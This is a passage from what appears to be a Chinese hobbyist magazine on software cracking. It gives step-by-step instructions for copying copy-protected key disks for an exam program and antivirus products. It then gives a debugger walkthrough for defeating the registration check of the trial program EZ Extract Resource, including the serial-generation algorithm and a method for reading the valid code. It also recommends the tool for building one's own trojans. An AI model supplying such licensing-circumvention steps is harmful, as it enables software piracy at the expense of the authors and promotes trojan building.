


图 1




图 2

C:\hth>tw

C:\hth>hth（如图2所示）

取正版的源盘放入软驱，选择“磁道检测”，按F2，开始检测。然后再选择“读扇区数据”，依次执行F2、F3、F5、F7、F8。如图3所示。




图 3

取一张空软盘放入软驱（注意要打开写保护），在菜单中选择“格式化磁道”，依次执行 F2、F3、F4。在菜单中选择“复制扇区数据”，依次执行 F8、F9。如图4所示。




图 4

这样，我们这张计算机等级考试三级数据库的钥匙盘就制作成功了，取出试一下，是不是和源盘一样呢？

其实我们可以用这样方法复制许多以钥匙盘方式加密的磁盘。像KV3000、瑞星等等。是不是很简单呢？

如果谁有更好的办法，请写出来，希望我们能共同进步！

一款填入注册码后自动重启程序的解密过程

龙剑客

大家在解密时经常会遇到这样的程序，在输入注册码后，软件并不急于进行比较，它会提示要你重新启动软件，然后在启动过程中自动加以比较，无论注册码是否正确都不加以提示，遇到这样的程序该怎么办呢？因为我们常用的那些方法都不管用了。本文要介绍的就是这样一款软件的解密过程，希望能对大家有所启示。

一、目标程序简介

介绍自己要破解的目标程序是一个好习惯，因为并不是每一个人都用过它，所以给你的目标程序做一个简单的介绍非常有必要，常看解密教材的朋友一定注意到过，那些高手们破解的每一个软件都有详细的介绍。所以，建议大家也能这样做，这是一个良好的习惯。

我们要破解的程序名字为：EZ Extract Resource，它是一款资源提取软件，可以从程序、屏幕保护、驱动程序、库文件、DLL、OCX等数十种文件中提取几乎任何资源，如图标、光标、位图或Wave、AVI、Midi、动画光标等，并可以直接浏览、播放这些资源，我们还也可以以十六进制方式查看这些资源的内容。如果你是一名程序开发人员（编自己的木马）或需做美工设计方面的工作（更改已有木马的资源），该软件是最适合你。有了它，你可以直接使用这些提取到的资源文件为自己所用。不过，该软件的试用版有某些功能被屏蔽了，所以要想使用全部的功能就得自己想办法。

下载地址：http://www.downme.com/download/DownMe.com_15674ExtraResSetup.exe

二、所用破解工具

我要用的破解工具是TRW2000，它是中国人自己编写的"SoftICE"，完全兼容SoftICE的各条指令，TRW2000专门针对软件破解进行了优化，在Windows下跟踪调试程序，跟踪功能更强；可以设置各种断点，并且断点种类更多；它可以像一些脱壳工具一样完成对加密外壳的去除，自动生成EXE文件，因此它的破解能力更强，而且它不用像Soft-ICE那样必须在开机时即启动运行。作为逆向工程的头号工具，无论是高手还是菜鸟都可以轻松地驾驭它。

下载地址：http://211.86.67.4/myweb/kanxue/tools/tools/Debuggers/TRW2000/TRW1.2X/ptrw1.22.zip

三、初步分析

下载EZ Extract Resource安装后，运行主程序ExtractRes.exe，弹出注册框，分别输入用户名和注册码，点击"确定"。软件会提示你要重新运行软件来检查注册成功与否，哈哈，问题来了！对许多初学解密的朋友来说，这里就是一个难关，原因是软件不是在输入注册码后直接比较，而是关闭后在启动过程中进行比较，这样常用的断点如bpx hmemcpy等就失去用武之地了。许多人到这里就不知道该怎么办了。本文之所以以EZ Extract Resource为例，也正是因为这个原因，当然还有一个原因是它比较简单，容易对付。

好了，关闭该软件，我们来找它把注册信息放的哪里了。运气不错，在注册表中发现注册时的用户名存放在这里：HKEY_CURRENT_USER\Software\SeaMoonTech\EZ Extract Resource\RegInfo，注册码保存在HKEY_CURRENT_USER\Software\SeaMoonTech\EZ Extract Resource\Settings，而且都是明文形式存放的。

在使用检测加壳软件Language2000，发现该软件是用VC++编写的，未加壳。如果要用静态反汇编工具反汇编它，检查软件是否加壳以及加壳所用的软件就很必要了，因为我们要脱壳。本文不采用静态反汇编方式破解该软件，所以不检测也可以。

四、深入破解

启动TRW2000，点击"Browse"按钮找到EZ Extract Resource，然后点击"load"按钮载入该软件，在入口处被TRW2000断下，可以这样下断点：

```
bpx RegQueryValueExa do "db *(esp+8)"
```

> LOOK 注意　解释一下这个命令的作用，当软件去读取注册表中某一个键的值的时候，就会被TRW2000中断下来，且自动显示*(esp+8)的内容，内容就是那个调用的注册表键值的名字。双引号中就是被断下来后执行的命令，这样我们可以省去很多操作，这也是破解经验之一，要记住哦。

那么为什么要下这个断点呢？前面我们已经说过了，该软件在填入注册码后会重新启动软件，在启动的过程中判断是否注册过，那么它是通过什么来判断自己是否被注册过呢？答案是注册表。既然是和注册表有关，所以我们就用了有关和注册表相关的断点：RegQueryValueExa，明白了吗？呵呵，初学破解，勤动手、多试试就知道了。

接下来按F5键让软件继续运行，在中断几次后，在TRW2000的数据窗口的右上角区域，终于看到了存放注册码的那个键的名称"RegCode"，再按一下F5，也就是当你第二次看到"RegCode"时，下"bd *"命令停止该中断命令，然后输入pmodule指令回到程序的领空，这时候再按F10开始慢慢的、小心的跟踪，不久你就来到如下地方：

```
:0040F278 57          push edi        //寄存器EDI入堆栈
:0040F279 E8E3360300      call 00442961
:0040F27E 8BCE          mov ecx, esi  //把ESI中的值送入ECX中
:0040F280 889C24D4010000         mov byte ptr [esp+000001D4], bl
:0040F287 E854090000      call 0040FBE0     //★★这是关键比较CALL！按F8键跟进
```

你可能要问，我怎么知道偏移地址0040F287处的CALL是关键所在，因为我跟踪调试过呀。如果没有跟踪过，再利害的人也无法直接告诉你哪个是关键CALL。所以解密的经验之一就是不断的跟踪，不断的分析，不断的试验。

好了，让我们继续，按F8键进入此关键CALL，然后按F10键10几下，你会看到如下代码：

```
:0040FC1D E8C8DA0100            call 0042D6EA    //检查你输入的用户名是否为空
:0040FC22 83C408         add esp, 00000008
:0040FC25 85C0          test eax, eax
:0040FC27 0F84A9010000      je 0040FDD6   //如果用户名为空则跳走，不能让它跳走！
```

```
:0040FC2D 8B8C24E8000000        mov ecx, dword ptr [esp+C00000E8]
:0040FC34 6804544800     push 00485404
:0040FC39 51     push ecx,     //ecx入栈
:0040FC3A E8ABDA0100              call 0042D6EA //检查你输入的注册码是否为空
:0040FC3F 83C408     add esp, 00000008
:0040FC42 85C0          test eax, eax
:0040FC44 0F848C010000         je 0040FDD6    //如果注册码为空则跳走，不能让它跳走！
```

在接下来的代码中，EZ Extract Resource会检查事先拟定的黑名单，使用黑名单上的注册码或用户名将无法注册成功，也就是说作者有所防备。

LOOK 注意 那些在网上下载该软件并使用网上提供的注册码的朋友就要注意了，你之所以无法注册成功，并不是你找到的注册码不正确，而是因为你用的注册码已经上了作者的黑名单的缘故。想注册？呵呵，没门！作者拟定的黑名单有：ttdown、crsky、.com、jetdown、.org、极酷天下。

继续按F10键，可以看到EZ Extract Resource的注册码计算过程。

我们这里大致说一下，以便你在跟踪时能心中有数，权当是提示吧：首先，它会取你的用户名送入到ECX中，然后计算你输入的用户名的长度，并将用户名的每一个字符转为HEX值，假设为A1,A2,A3……再取软件事先设定的字符串：huydong，将huydong这个字串的每一位转为HEX值，假设为B1,B2,……B7，然后从中取和用户名相同的位数来计算：把B按位顺次加上1，2，3……直到与你输入的用户名位数相等为止，这样得到C1，C2，C3……然后把A和C两者按位分别相加，结果为D，D有和你的用户名一样多的位数。再把D加上用户名的长度，然后分别除以9，余数送入DL中，再将DL加上30，循环用户名位数那么多次，当程序执行到偏移地址0040FD47处时，输入D EDI，可以得到注册码的前面几位。接下来，程序用注册名的长度数加上4D，把结果送入EAX中，之后再用此数除以9，得到的余数送入DL中，DL中的值加上30即得到了最后一个注册码。也就是说你输入的用户名为N位，那得到的注册码将为N+1位。

这样说起来可能有些复杂，而如果把这部分的代码列出来又太长了，该怎么办呢？其实，很简单的，只要你用TRW2000跟踪一下就知道整个过程是怎么回事了。要想快点得到注册码，可以在TRW2000中下断点：BPX 0040FD74，然后在EZ Extract Resource中输入用户名和注册码，点击“确定”会被中断在偏移地址0040FD74处，输入D ESI就可以看到真正的注册码的第一位，输入D EAX会看到你输入的假注册码的第一位。按F5退出TRW2000，在EZ Extract Resource中把注册码的第一位改为你看到的正确的注册码，然后再次注册，循环几次就可以得到全部注册码了。

五、结论

从上面的解密过程不难看出，对于填入注册码后自动重新启动的软件也不难破解，关键是要下好断点，即找准切入时机，只要机会把握得好，就能顺利的找到注册码比较核心。

对于复杂的程序，还可以结合静态反汇编来帮忙，加快找到核心比较区的步伐。只要不断实践，终究会成功的！

以静制动

——OllyDbg破解技巧

风飘雪

